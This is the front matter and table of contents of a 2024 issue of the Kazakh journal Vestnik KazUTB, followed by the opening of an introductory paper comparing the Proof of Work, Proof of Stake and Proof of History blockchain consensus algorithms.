

**КАЗ
УТБ**

ISSN 2708-4132
ISSN (Online) 2363-1830

**ВЕСТНИК
НАУЧНЫЙ ЖУРНАЛ**

№ 1 (22) - 2024

ҚазТБҮ Хабаршысы

Вестник КазУТБ

Vestnik KazUTB



Астана - 2024

ISSN (Print) 2708 - 4132
ISSN (Online) 2663 - 1830

№ 1 (22) - 2024

Қазақ технология және бизнес университеті
Kazakh University of Technology and Business
Казахский университет технологии и бизнеса

ҚазТБУ ХАБАРШЫСЫ
VESTNIK KazUTB
ВЕСТНИК КазУТБ

Жылына 4 рет шығады
Published 4 times a year
Выходит 4 раза в год

Астана - 2024
Astana - 2024

Бас редактор: С.Н.Байбеков

техн. ғыл. докторы, профессор «ҚазТБУ» АҚ Президент-ректоры

Бас редактордың орынбасары: М.Ч.Төлтабаев

техн. ғыл. докторы, профессор

Редакция алқасы:

Құлажанов Қ.С. х.ғ.д., профессор, ҚР ҰҒА академигі (Қазақстан)

Мансуров З.А. х.ғ.д., профессор, ҚР ҰҒА академигі (Қазақстан)

Фазылов С.Д. х.ғ.д., профессор, ҚР ҰҒА академигі (Қазақстан)

Құлажанов Т.К. т.ғ.д., профессор, ҚР ҰҒА академигі (Қазақстан)

Ізтаев А.И. т.ғ.д., профессор, ҚР ҰҒА академигі (Қазақстан)

Нұрахметов Б.К. т.ғ.д., профессор (Қазақстан)

Шеров Т.К. т.ғ.д., профессор (Қазақстан)

Mercade P.R. философия докторы (PhD) (Испания)

Жылысбаева Р.О. т.ғ.д., профессор (Қазақстан)

Кәкімов А.К. т.ғ.д., профессор (Қазақстан)

Узаков Я.М. т.ғ.д., профессор (Қазақстан)

Додаев К.О. т.ғ.д., профессор (Өзбекстан)

Кузнецов О.Л. т.ғ.д., профессор (Ресей)

Мыррин В.А. т.ғ.д., профессор (Бразилия)

Маткаримов Б.Т. т.ғ.д., профессор (Қазақстан)

Мұхамедиев Б.М. э.ғ.д., профессор (Қазақстан)

Смағұлова Ш.А. э.ғ.д., профессор (Қазақстан)

Пешков В. философия докторы (PhD), (Бельгия)

Айбульдинов Е.К. философия докторы (PhD), (Қазақстан)

Искакова Ж.Б. х.ғ.к., профессор м.а. (Қазақстан)

Жауапты редактор, ф. - м. ғ. к. - М.К.Оспанова

Меншіктенуші: «Қазақ технология және бизнес университеті» АҚ

ҚР Ақпарат және коммуникациялар министрлігінде 07. 02.2014 ж. № 14139-Ж тіркеу куәлігімен тіркелген.

Екінші тіркеу: 11.02.2020 - № KZ46VPY00020253.

Мерзімділігі: жылына 4 рет.

ISSN: 2708-4132, **ISSN (Online):** 2663-1830

Тақырыптық бағыт: Ақпараттық-коммуникациялық және химиялық технология, Өңдеу және өңдеуші өнеркәсіптер (азық-түлік өнімдерінің технологиясы, тау-кен, мұнай-газ ісі, жеңіл өнеркәсіп өнімдерінің технологиясы және құрылысы), Экономика, бизнес және қызмет көрсету.

Редакцияның мекенжайы: 010000, Қазақстан, Астана қ., Қайым Мұхамедханов к-сі, 37 «А», тел.:+7(7172)72-58-12(134), e-mail: vestnik@kaztbu.kz

Главный редактор: С.Н.Байбеков

д.т.н., профессор, Президент-ректор АО «КазУТБ»

Заместитель главного редактора: М.Ч. Тулғабаев

д.т.н., профессор

Редакционная коллегия:

Кулажанов К.С. д.х.н., профессор, академик НАН РК (Казахстан)

Мансуров З.А. д.х.н., профессор, академик НАН РК (Казахстан)

Фазылов С.Д. д.х.н., профессор, академик НАН РК (Казахстан)

Кулажанов Т.К. д.т.н., профессор, академик НАН РК (Казахстан)

Изтаев А.И. д.т.н., профессор, академик НАН РК (Казахстан)

Нурхметов Б.К. д.т.н., профессор (Казахстан)

Шеров Т.К. д.т.н., профессор (Казахстан)

Mercade P.R. доктор философии (PhD) (Испания)

Жилисбаева Р.О. д.т.н., профессор (Казахстан)

Какимов А.К. д.т.н., профессор (Казахстан)

Узаков Я.М. д.т.н., профессор (Казахстан)

Додаев К.О. д.т.н., профессор (Узбекистан)

Кузнецов О.Л. д.т.н., профессор (Россия)

Мымрин В.А. д.т.н., профессор (Бразилия)

Маткаримов Б.Т. д.т.н., профессор (Казахстан)

Мухамедиев Б.М. д.э.н., профессор (Казахстан)

Смагулова Ш.А. д.э.н., профессор (Казахстан)

Пешков В. доктор философии (PhD), (Бельгия)

Айбульдинов Е.К. доктор философии (PhD), (Казахстан)

Искакова Ж.Б. к.х.н., асс. профессор (Казахстан)

Ответственный редактор, к.ф.-м.н. - М.К.Оспанова

Собственник: АО «Казахский университет технологии и бизнеса».

Регистрация: Министерство информации и коммуникаций Республики Казахстан. Комитет Информации.

Дата и номер первичной постановки на учет: № 14139-Ж от 07.02.2014.

Вторичная постановка на учет: 11.02.2020 - № KZ46VPY00020253.

Периодичность: Ежеквартально.

ISSN: 2708- 4132, **ISSN (Online):** 2663-1830.

Тематическая направленность: Информационно-коммуникационные и химические технологии, Производственные и обрабатывающие отрасли (технология продовольственных продуктов, горное дело, нефтегазовое дело, технология и конструирование изделий легкой промышленности, Экономика, бизнес и услуги).

Адрес редакции: 010000, г. Астана, Есильский район, ул.Кайыма Мухамедханова, 37 «А» тел.: (7172)72-58-12(134), e-mail: vestnik@kaztbu.kz

© **Казахский университет технологии и бизнеса**

Chief editor: S.N.Baybekov

Doctor of Technical Sciences, Professor, «President-rector of JSC KazUTB»

Deputy editor: M.Ch.Tultabaev

Doctor of Technical Sciences, *Professor*

Editorial board:

Kulazhanov K. S. Doctor of Chemistry Sciences, Academician NAS RK (Kazakhstan)

Mansurov Z. A. Doctor of Chemistry Sciences, Academician NAS RK (Kazakhstan)

Fazylov S.D. Doctor of Chemistry Sciences, Academician NAS RK (Kazakhstan)

Kulazhanov T.K. Doctor of Technical Sciences, Academician NAS RK (Kazakhstan)

Iztayev A.I. Doctor of Technical Sciences, Academician NAS RK (Kazakhstan)

Nurakhmetov B.K. Doctor of Technical Sciences, Professor (Kazakhstan)

Sherov T.K. Doctor of Technical Sciences, Professor (Kazakhstan)

Mercade P.R. Doctor of Philosophy (PhD) (Spain)

Zhilisbayeva R.O. Doctor of Technical Sciences, Professor (Kazakhstan)

Kakimov A.K. Doctor of Technical Sciences, Professor (Kazakhstan)

Uzakov Ya.M. Doctor of Technical Sciences, Professor (Kazakhstan)

Dodayev K.O. Doctor of Technical Sciences, Professor (Uzbekistan)

Kuznetsov O.L. Doctor of Technical Sciences, Professor (Russia)

Mymrin V. A. Doctor of Technical Sciences, Professor (Brazil)

Matkarimov B.T. Doctor of Technical Sciences, Professor (Kazakhstan)

Mukhamediyev B. Doctor of Economics, Professor (Kazakhstan)

Smagulova A.S. Doctor of Economics, Professor (Kazakhstan)

Peshkov V. Doctor of Philosophy (PhD) (Belgium)

Aibuldinov Ye.K. Doctor of Philosophy (PhD), (Kazakhstan)

Iskakova J.B. Candidate of Chemical Sciences, ass.Professor (Kazakhstan)

Responsible editor, Candidate of Physical and Mathematical Sciences -M.K.Ospanova

Owner: JSC «Kazakh University of technology and business».

Registration: Ministry of information and communications of the Republic of Kazakhstan. Committee of Information.

Date and number of initial registration: 14139-Z from 07.02.2014.

Secondary registration: 11.02.2020- № KZ46VPY00020253.

Frequency: Quarterly.

ISSN: 2708- 4132, **ISSN (Online):** 2663-1830.

Thematic direction: Information and communication and chemical technologies, Manufacturing and manufacturing industries (food technology, mining, oil and gas business, technology and design of light industry products), Economy, business and services.

Address of edition: 010000, Astana city, Esil district, Kaiym Mukhamedkhanov Street, 37 «A», tel.: (7172)72-58-12 (134), e-mail: vestnik@kaztbu.kz

МАЗМУНЫ – СОДЕРЖАНИЕ – CONTENTS

Информационно-коммуникационные и химические технологии	1
1 Информационно-коммуникационные технологии	2
N. Kemelbekov, Ye. Begimbayeva, O. Ussatova CONSENSUS ALGORITHMS IN BLOCKCHAIN TECHNOLOGIES IN PYTHON - POS AND POW, ПОН.	2
Т.Ж. Мазаков, Ш.А. Джомартова, Г.З. Зиятбекова, Г.Ч. Тойкенов, М.Т. Аршидинова, А.Т. Мазакова РЕШЕНИЕ УРАВНЕНИЯ ТЕПЛОПРОВОДНОСТИ ЦИЛИНДРИЧЕСКОГО СТЕРЖНЯ . . .	13
K. Akishev, A. Tulegulov, Z. Nurtai, E. Ospanov, K. Aryngazin, U. Kurmanbek DEVELOPMENT OF AN INFORMATION AND LOGICAL DATABASE MODEL FOR ACCOUNTING AND MOVEMENT OF WIND TURBINE EQUIPMENT	22
A.M. Kassenkhan, N.K. Mukazhanov, S. Nuralykyzy, Z.B. Kalpeyeva TEXT GENERATION MODELS FOR PARAPHRASE ON KAZAKH LANGUAGE	30
R.I. Vakilov METHODOLOGY FOR REDUCING THE RISKS OF CYBERSECURITY BREACHES AND PROTECTING INFORMATION FROM CYBER ATTACKS	44
B.B. Buribaev, G.T. Kalidollina, B.T. Barat, G.U. Utegen INNOVATIVE APPROACHES TO THE IMPLEMENTATION OF MOOCS IN HIGHER EDUCATION	50
A.C. Тургинбаева, С.А. Алтынбек, У.К. Турусбекова, Н.Т. Азиева NODE.JS И SCALA: ИНТЕГРАЦИЯ ДЛЯ СОЗДАНИЯ РАСПРЕДЕЛЕННЫХ МАСШТАБИРУЕМЫХ ПРИЛОЖЕНИЙ ДЛЯ АНАЛИЗА НАУЧНЫХ ТЕКСТОВ	61
Т.Ж. Мазаков, А.Д. Бургегулов, Ш.А. Джомартова, А.Т. Мазакова, А.А. Саметова, А.Т. Досаналиева ПОСТРОЕНИЕ МАРШРУТОВ ДЛЯ ЭВАКУАЦИИ СОТРУДНИКОВ ИЗ ЗДАНИЯ ПРИ ВОЗНИКНОВЕНИИ ЧРЕЗВЫЧАЙНОЙ СИТУАЦИИ	68
Г.З. Зиятбекова, Р.Е. Сағдатов, Д.К. Даркенбаев, А.Д. Майлыбаева, Д.С. Абдукадыров, Н.Ж. Бейсенбаев ДИНАМИКАЛЫҚ БАЙЕС ЖЕЛІЛЕРІН ҚОЛДАНА ОТЫРЫП ҮҚТИМАЛДЫҚ МОДЕЛЬ-ДІ ЗЕРТТЕУ	75
Н.Б. Құттыбай, Ш.Б. Айтбекова, Н.Ж. Қошқарбай, А.Б. Болатбек, Б.Н. Жоламанов ПРОГНОЗИРОВАНИЕ ВЫХОДНОЙ МОЩНОСТИ ФОТОЭЛЕКТРИЧЕСКОЙ СИСТЕМЫ-НА ОСНОВЕ НЕЙРОННЫХ СЕТЕЙ	84
Ж. Бидахмет, А. Уайда, А.Д. Майлыбаева, Д.К. Даркенбаев, С. Бекназаров, Д. Бағдаулет METASPLOIT FRAMEWORK АРҚЫЛЫ ЖЕЛІ МЕН СЕРВЕРДЕГІ ОСАЛДЫҚТАРДЫ СКАНЕРЛЕУ ЖӘНЕ ОПЕРАЦИЯЛЫҚ ЖҮЙЕЛЕРГЕ ҚАШЫҚТАН ҚОЛ ЖЕТКІЗУ	97
R.I. Vekilov, B.T. Baiserkeeva CYBER TECHNOLOGIES IN MODERN INTERNATIONAL CONFLICTS AND METHODS OF ENSURING CYBERSECURITY	107
С. А. Құлмамиев, Б.А. Серімбетов АВТОМАТТЫ БАСҚАРУ ЖҮЙЕЛЕРІНДЕГІ ҮЗБЕЛЕРДІҢ КЕРІ ДИФФЕРЕНЦИАЛДЫҚ ТЕҢДЕУЛЕРІН ҚҰРУ ӘДІСІ	113
Б.А. Сулейменов, Г.Т. Жайлымысова РАЗРАБОТКА И ИССЛЕДОВАНИЕ ИНТЕЛЛЕКТУАЛЬНЫХ АЛГОРИТМОВ ОПТИМАЛЬНОГО УПРАВЛЕНИЯ ПРОЦЕССОМ ОЧИСТКИ ФОСФОРА	120

Г.Ж. Таганова, Д.А. Тусупов, В. Войчик, А.А. Абдилдаева, Т.Ж. Ермек LSTM МОДЕЛІН ҚОЛДАНА ОТЫРА ФОТОЭЛЕКТРЛІК ЭЛЕКТР СТАНЦИЯЛАРЫНЫҢ ЭЛЕКТР ЭНЕРГИЯСЫН ӨНДІРУДІ ҚЫСҚА МЕРЗІМДІ БОЛЖАУ	133
2 Химическая технология	142
Kh.B. Omarov, A. Ivaray, A. Zh. Khamit PROCESSING OF COPPER ELECTROLYTE FOR ZINC-CONTAINING PRODUCT	142
А.А. Бакибаев, С.И. Горбин, В.С. Мальков, А.Э. Ухов, А.А. Губанков, Д.А. Мурунтаев ПОЛУЧЕНИЕ И ОЦЕНКА ГЕМОЛИТИЧЕСКОЙ АКТИВНОСТИ КОМПОЗИТОВ НА ОС- НОВЕ ПРИРОДНОГО ДИАТОМИТА И КАРБАМИД СОДЕРЖАЩЕГО ГЕТЕРОЦИКЛИ- ЧЕСКОГО СОЕДИНЕНИЯ	149
М.К. Kazankarova, B.T. Yermagambet, A.B. Malgazhdarova, Zh.M. Kassenova, K.A. Beisembaeva, K.I. Rychlewska ISOLATION OF FULVIC ACID FROM COAL AND STUDY OF PHYSICAL AND CHEMICAL PROPERTIES	158
M.G. Murzagaliyeva, N.S. Ashimkhan, A.O. Sapiyeva, A.K. Tanybayeva, G.T. Daribayeva RESEARCH OF CHEMICAL PROCESSES OF WASTEWATER TREATMENT	166
М.К. Kazankarova, B.T. Yermagambet, Zh.T. Dautletzhanova, A.M. Kalenova PRODUCTION OF ACTIVATED ADSORBENT BASED ON SEMICOKE FROM THE COAL SHUBARKOL DEPOSIT FOR GAS PURIFICATION	176
Г.Б. Бегимбаева, Р.О. Орынбасар, А.К. Жумабекова, З.Б. Султанмуратова ИССЛЕДОВАНИЕ ПРОЦЕССА ДЕГИДРИРОВАНИЯ СЖИЖЕННЫХ НЕФТЯНЫХ ГА- ЗОВ С ПРИМЕНЕНИЕМ МЕТАЛЛОСОДЕРЖАЩИХ КАТАЛИЗАТОРОВ	185
Б.Н. Сатбаев, А.И. Кокетаев, Н.Т. Шалабаев, А.Б. Сатбаев, А.Х. Нурумғалиев МОДЕЛИРОВАНИЕ ТЕХНИЧЕСКИХ ХАРАКТЕРИСТИК ОГНЕУПОРНЫХ МАТЕРИ- АЛОВ	202
Производственные и обрабатывающие отрасли	209
3 Технология продовольственных продуктов	210
Абдуллаева Г.Т. АНТИОКСИДАНТНЫЕ СВОЙСТВА ФРАКЦИИ КАПСАИЦИНОИДОВ КРАСНОГО ПЕР- ЦА CAPSICUM ANNUUM L.	210
А.М. Омаралиева, М.Т. Агедилова, Ж.Т. Ботбаева АСҚАБАҚ НЕГІЗІНДЕ СҮТҚЫШҚЫЛДЫ ӨНІМДІ β-КАРОТИНМЕН БАЙЫТУ	215
Умирәлиева Л.Б., Дибирасулаев М.А., Дибирасулаев Д.М., Стоянова Л.Г., Искаков М.Х., Фила- тов И.Д. ОПРЕДЕЛЕНИЕ КРИОСКОПИЧЕСКОЙ И ПРЕДЕЛЬНОЙ ТЕМПЕРАТУРЫ ПЕРЕОХЛА- ЖДЕНИЯ МЯСА ПТИЦЫ И ПТИЦЕПРОДУКТОВ	226
С.З. Сағындықова, У.З. Сағындықов, Т.С. Тасмағанбетова, М.Ж. Султанова, Н. Акжанов, М.А. Якияева ӘРТҮРЛІ АЙМАҚТАРДЫҢ ШҰБАТТАРЫНАН БӨЛІНІП АЛЫНҒАН LACTOCOCCUS ТҰҚЫМДАСЫНЫҢ СҮТҚЫШҚЫЛ БАКТЕРИЯЛАРЫН ЗЕРТТЕУ	237
А.А. Bekturganova, A. Zh. Khastayeva, A. M. Omaraliyeva, G.Z. Jahangirova INVESTIGATION OF THERMOPHILIC MICROFLORA FOR THE SELECTION OF STARTER CULTURE COMPOSITION FOR A FUNCTIONAL PRODUCT	251

4 Горное и нефтегазовое дело	258
Г.Т. Космбаева, Р.О. Орынбасар, Г.Б. Жаумитова, А.К. Жумабекова, Э.Б. Жунусова ҚАЗАҚСТАННЫҢ МҰНАЙ-ГАЗ СЕКТОРЫНДАҒЫ ИНДУСТРИЯЛЫҚ-ИННОВАЦИЯЛЫҚ ҚЫЗМЕТТІ БАҒАЛАУ	258
Р.А. Мусин, М. Рабатұлы, Н.Д. Джусупов, А.А. Қайырбек КӨМІР ҚАБАТТАРЫНАН МЕТАН ӨНДІРУДІҢ ШЕТЕЛДІК ТӘЖІРИБЕСІН ТАЛДАУ . . .	266
И.Н. Савич ИССЛЕДОВАНИЯ ТЕХНОЛОГИИ КРЕПЛЕНИЯ ГОРНО-ПОДГОТОВИТЕЛЬНЫХ ВЫРА- БОТОК ЖЕЗКАЗГАНСКОГО МЕСТОРОЖДЕНИЯ	279
Т.М. Игбаев, Д.К. Ахметканов РАЗРУШЕНИЕ КРЕПКИХ ПОРОД ЗАРЯДОМ ВЗРЫВЧАТОГО ВЕЩЕСТВА КАРКАСНО- СТУПЕНЧАТОГО ДЕЙСТВИЯ	286
А.Т. Талғатова БҰРҒЫЛАУ БАҒАНЫНЫҢ ҚОЗҒАЛЫСЫНЫҢ ОРНЫҚТЫЛЫҒЫН МОДЕЛЬДЕУ	293
N.M. Zamaliyev, Zh.T. Dauletzhanova, N.Y. Ganyukov, K.I. Belgibaev ADVANCED EXPERIENCE IN GAS SITUATION MANAGEMENT AT THE COAL MINES OF THE KARAGANDA BASIN	302
К.С. Затыбеков, М.К. Жантасов, К.С. Надиров, А.Р. Бегимова, А.У. Джусенов ОҢТҮСТІК ТОРҒАЙ ОЙПАТЫНЫҢ ПАРАФИНДІ МҰНАЙЫНДАҒЫ СУ-МҰНАЙ ЭМУЛЬ- СИЯСЫН БҰЗУ ҮШІН ДЕЭМУЛЬГАТОРЛАРДЫ ДАЙЫНДАУ	313
Экономика. Бизнес и услуги	321
М.Ж. Сүлейменова, Р.Қ. Елшібаев ЖОҒАРЫ БІЛІМ БЕРУ ЖҮЙЕСІН ЖЕТІЛДІРУ ЖАҒДАЙЫНДА БІЛІМ МИГРАЦИЯСЫ- НЫҢ РӨЛІ	321
Н.И. Парусимова СИТУАЦИИ В БАНКОВСКОМ СЕКТОРЕ РОССИИ В УСЛОВИХ РОСТА НЕОПРЕДЕ- ЛЕННОСТИ НА ФИНАНСОВОМ РЫНКЕ	331
С. Рейдолда, А.К. Алпысбаева, Б.Н. Жабығай, К.Б. Байдаирова БУХГАЛТЕРЛІК ЕСЕП ЖӘНЕ СЫБАЙЛАС ЖЕМҚОРЛЫҚ: ЕЛАРАЛЫҚ ТАЛДАУ	337
Z. Torebekova, B. Urazymbetov CHALLENGES WITH THE TRANSITION TO A RESEARCH-BASED ECONOMY IN KAZAKHSTAN	348

CONSENSUS ALGORITHMS IN BLOCKCHAIN TECHNOLOGIES IN PYTHON - POS AND POW, POH.

N. Kemelbekov^{1*}, Ye. Begimbayeva^{1,2}, O.Ussatova^{2,3}

¹Kazakh British Technical University, Almaty, Kazakhstan,

^{1,2}Almaty University of Energy and Communications named after. G. Daukeeva, Almaty, Kazakhstan,

^{2,3}Institute of information and computational technologies CS MSHE RK, Almaty, Kazakhstan,

e-mail: n_kemelbekov@kbtu.kz

Since the advent of Blockchain, the computer database has undergone continuous evolution, integrating cutting-edge technologies. As emerging technologies gain traction, Blockchain experiences increased adoption. Across various Blockchain technologies, a shared algorithm governs their operations. The consensus algorithm plays a pivotal role in ensuring mutual agreements and storing information within the decentralized network database. While Blockchain faces challenges related to scalability, employing the right consensus algorithm for specific tasks can enhance efficiency in data storage, transaction finality, and data integrity.

This paper conducts a comparative analysis focusing on the following consensus algorithms: Proof of Work (PoW), Proof of Stake (PoS), and introducing Proof of History (PoH). The objective of this study is to furnish readers with fundamental insights into Blockchain, particularly its consensus protocols. The analysis encompasses the origins, operational mechanisms, as well as the strengths and weaknesses of these consensus protocols. A comprehensive exploration of these consensus mechanisms reveals their respective advantages and disadvantages concerning critical attributes such as security, energy efficiency, scalability, and compatibility with the Internet of Things (IoT). This information is intended to facilitate future researchers in grasping the distinctive features of the selected consensus algorithms.

Keywords: Blockchain, Consensus Algorithms, Proof of Stake (PoS), Proof of History (PoH), Proof of Work (PoW), Cryptocurrency, Decentralization..

PYTHON-ДЕГІ БЛОКЧЕЙН ТЕХНОЛОГИЯЛАРЫНДАҒЫ КОНСЕНСУС АЛГОРИТМДЕРІ - POS AND POW, POH.

Н.Кемелбеков^{1*}, Е.Бегимбаева^{1,2}, О.Усатова^{2,3}

¹Қазақ-Британ техникалық университеті, Алматы, Қазақстан,

^{1,2} Ғ.Дәукеев атындағы Алматы энергетика және байланыс университеті,

Алматы, Қазақстан,

^{2,3}Қазақстан Республикасы Ғылым және жоғары білім министрлігі Ақпараттық және есептеуіш технологиялар институты, Алматы, Қазақстан,

e-mail: n_kemelbekov@kbtu.kz

Blockchain пайда болғаннан бері компьютерлік деректер базасы озық технологияларды біріктіре отырып, үздіксіз эволюциядан өтті. Дамып келе жатқан технологиялар тартымдылыққа ие болған сайын, Blockchain қолдануды арттырды. Әртүрлі Blockchain технологияларында ортақ алгоритм олардың жұмысын басқарады. Консенсус алгоритмі өзара келісімдерді қамтамасыз етуде және орталықтандырылмаған желілік деректер базасында ақпаратты сақтауда шешуші рөл атқарады. Blockchain масштабтауға байланысты қиындықтарға тап болғанымен, нақты тапсырмалар үшін дұрыс консенсус алгоритмін қолдану деректерді сақтауда, транзакцияның аяқталуында және деректер тұтастығында тиімділікті арттырады.

Бұл құжат келесі консенсус алгоритмдеріне назар аудара отырып, салыстырмалы талдау жүргізеді: Жұмыс дәлелі (PoW), Үлес дәлелі (PoS) және тарихты дәлелдеу (PoH). Бұл зерттеудің мақсаты оқырмандарға Blockchain, әсіресе оның консенсус хаттамалары туралы іргелі түсініктерді беру болып табылады. Талдау осы консенсус хаттамаларының шығу тегін, жұмыс механизмдерін, сондай-ақ, күшті және әлсіз жақтарын қамтиды. Осы консенсус тетіктерін жан-жақты зерттеу қауіпсіздік, энергия тиімділігі, ауқымдылық және заттар интернетімен (IoT) үйлесімділік сияқты маңызды атрибуттарға қатысты олардың сәйкес артықшылықтары мен кемшіліктерін көрсетеді. Бұл ақпарат болашақ зерттеушілерге таңдалған консенсус алгоритмдерінің ерекше белгілерін түсінуге көмектесуге арналған.

Түйін сөздер: блокчейн, консенсус алгоритмдері, ставканың дәлелі (PoS), тарихтың дәлелі (PoH), жұмыстың дәлелі (PoW), криптовалюта, орталықсыздандыру, қауіпсіздік, ашықтық.

АЛГОРИТМЫ КОНСЕНСУСА В БЛОКЧЕЙН-ТЕХНОЛОГИЯХ НА PYTHON - POS И POW, POH.

Н.Кемелбеков^{1*}, Е.Бегимбаева^{1,2}, О.Усатова^{2,3}

¹Казахстанско-Британский технический университет, Алмата, Казахстан,

^{1,2}Алматинский университет энергетики и связи им. Г. Даукеева, г. Алмата, Казахстан,

^{2,3}Институт информационных и вычислительных технологий КН МНВО РК,

Алмата, Казахстан,

e-mail: n_kemelbekov@kbtu.kz

С момента появления блокчейна компьютерная база данных постоянно развивалась, интегрируя передовые технологии. По мере того, как новые технологии набирают обороты, блокчейн получает все большее распространение. В различных технологиях блокчейна их работой управляет общий алгоритм. Алгоритм консенсуса играет ключевую роль в обеспечении взаимных соглашений и хранении информации в базе данных децентрализованной сети. Хотя блокчейн сталкивается с проблемами, связанными с масштабируемостью, использование правильного алгоритма консенсуса для конкретных задач может повысить эффективность хранения данных, окончательность транзакций и целостность данных.

В данной статье проводится сравнительный анализ с упором на следующие консенсусные алгоритмы: «Доказательство работы» (PoW), «Доказательство доли» (PoS) и «Доказательство истории» (PoH). Цель этого исследования - предоставить читателям фундаментальную информацию о блокчейне, особенно о его консенсусных протоколах. Анализ охватывает происхождение, рабочие механизмы, а также сильные и слабые стороны этих консенсусных протоколов. Всестороннее исследование этих механизмов консенсуса выявляет их соответствующие преимущества и недостатки в отношении таких важных характеристик, как безопасность, энергоэффективность, масштабируемость и совместимость с Интернетом вещей (IoT). Эта информация призвана помочь будущим исследователям понять отличительные особенности выбранных алгоритмов консенсуса.

Ключевые слова: блокчейн, алгоритмы консенсуса, «Доказательство доли» (PoS), «Доказательство истории» (PoH),

Introduction. Most cryptocurrencies, such as Bitcoin, employ the "proof of work" (PoW) consensus mechanism. However, the efficiency of the PoW protocol has come under scrutiny due to its substantial energy consumption during the computation process [1].

In response to this challenge, alternative consensus protocols with comparable security objectives have been proposed to enhance the efficiency of cryptocurrency systems. Ethereum, a widely

recognized cryptocurrency platform, is contemplating a transition to the proof of stake (PoS) consensus mechanism. The PoS protocol designed for Ethereum is referred to as "Casper" [2], [3]. Despite being initially proposed in 2015, the implementation of Casper has faced multiple delays. Recently, Ethereum introduced the Constantinople and St. Petersburg updates as preparatory measures for the Casper upgrade. However, concerns persist regarding the efficiency, fairness, and incentive-related aspects of

shifting from PoW to PoS. Notably, Vitalik Buterin, the founder of the Ethereum project, has raised four concerns [4]: (1) Lower-than-expected participation rates in transaction validation; (2) Excessive popularity of stake pooling; (3) Increased technical complexity of sharding; and (4) Higher-than-anticipated operating costs for nodes.

Researchers have also explored the disparities between PoW and PoS in terms of scalability, security [5], stability, incentive compatibility [6], and other aspects. The potential consequences of switching a cryptocurrency’s consensus mechanism from PoW to PoS remain uncertain. This paper aims to shed light on this issue through a theoretical analysis of groups of bookkeepers in the system. The consensus mechanism enables blockchain participants to vie for the role of bookkeeper to earn rewards. A bookkeeper is responsible for validating transactions, creating new blocks, and verifying the validity of newly created blocks [7]. Sometimes, a bookkeeper is also referred to

as a miner or validator [8]. By modeling the utilities of bookkeepers in different systems, we initially examine the behavioral characteristics of bookkeepers in PoW, PoS, and PoH systems, respectively. Subsequently, we conduct a comparative static analysis to investigate the impacts of a protocol switch on the bookkeepers.

Methods and materials.

2.1 Proof of Work (PoW)

Proof of Work (PoW) is a widely known consensus algorithm, notably used by Bitcoin. Miners compete to solve complex puzzles, securing the network through computational power. Proof of Work, abbreviated as PoW, was initially developed in 1993 [9] to thwart denial-of-service attacks and prevent the misuse of other services [10]. A connection depletion attack aims to overwhelm a server’s resources, hindering its response to valid queries by flooding it with a significant volume of unanswered connection (or service) requests.




Figure 1 - The rising hash rate of the bitcoin’s network source: www.bloomberg.com

In 2009, Bitcoin introduced a groundbreaking application of proof-of-work as a consensus mechanism, facilitating the broadcasting of new blocks to the blockchain and the validation of transactions. This innovation garnered attention and is now a prevalent consensus algorithm in numerous cryptocurrencies. Figure 1 depicts the rising hash rate of the bitcoin’s network.

Bitcoin operates on a blockchain-based architecture supported by decentralized nodes collaborating. Miners, among these nodes, play a crucial role in adding new blocks to the blockchain. To accomplish

this, miners must attempt to guess a pseudo-random number. This number, when concatenated with the block’s data and processed through a hashing algorithm, must yield a result that meets specified requirements. Once a valid relationship is established, other nodes verify the accuracy of the discovery, and the mining node is rewarded with a new block. Consequently, finding a valid nonce [nonce being a random 32-bit number used as a basis for hash calculations] is a prerequisite for adding a block to the main chain [11]. This nonce provides the solution to a specific block known as BLOCK-HASH [12], and it is termed proof-

of-work because each authenticated block incorporates a block hash representing the miner's effort. Proof-of-work plays a pivotal role in safeguarding the network against various intrusions [12].

Table 1 - Hash Difficulty in PoW

Hash Difficulty	Description
Low	Requires minimal computational effort to find a solution
High	Requires significant computational effort
Extreme	Near-impossible to compute within a reasonable time

Table 2 - Block Rewards in PoW

Block Height	Miner	Reward (Cryptocurrency)
Block 1000	Miner 1	5
Block 1001	Miner 2	6
Block 1002	Miner 3	4

Bitcoin Power Consumption

Cryptocurrency's power needs have tripled and hit a record 43 GWh in December




Figure 2 - Bitcoin Power Consumption source: www.bloomberg.com

One drawback of proof-of-work is its requirement for expensive computer hardware that consumes significant power. While the intricate algorithmic computations ensure network security, they are limited to this specific purpose. Despite its inefficiency for other tasks, proof-of-work remains one of the most widely adopted techniques for achieving consensus in blockchains. Various alternative approaches and methodologies are being explored to address these issues. However, only time will reveal which solution will eventually supersede the proof-of-work strategy.

